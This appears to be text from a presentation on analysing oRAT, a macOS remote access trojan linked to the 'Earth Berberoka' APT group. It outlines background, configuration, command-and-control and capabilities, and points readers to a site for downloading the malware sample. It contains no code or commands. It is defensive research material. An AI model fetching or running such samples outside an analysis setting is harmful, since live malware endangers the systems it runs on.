


Making oRAT

...Go!




Want to play along?

You can download a sample from: objective-see.org/malware.html

OUTLINE

analysis of oRAT



Background

Config & Proto


(custom) C&C

Capabilities



The approaches, techniques, & tools discussed here, are generically applicable to the analysis of other macOS malware specimens (as well).

Background




"EARTH BERBEROKA" APT

a new apt group ...with new macOS malware!



New APT group: "Earth Berberoka"

"...targets gambling websites on Windows, macOS, & Linux platforms using old and new malware families"



oRAT malware

focus of our analysis today

Existing triage(s) :




"New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware" -TrendMicro




"From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win" -SentinelOne

EXISTING TRIAGES

...more of an overview



Largely based on static analysis:



Infection vector



Configuration



(likely) Capabilities





"In my testing scenario, the malware runs the code, but local listening server immediately ends/not starts at all.

Thus in this case, the second part of the analysis was only static (and high-level only)" -oRAT Analyst

OUR APPROACH

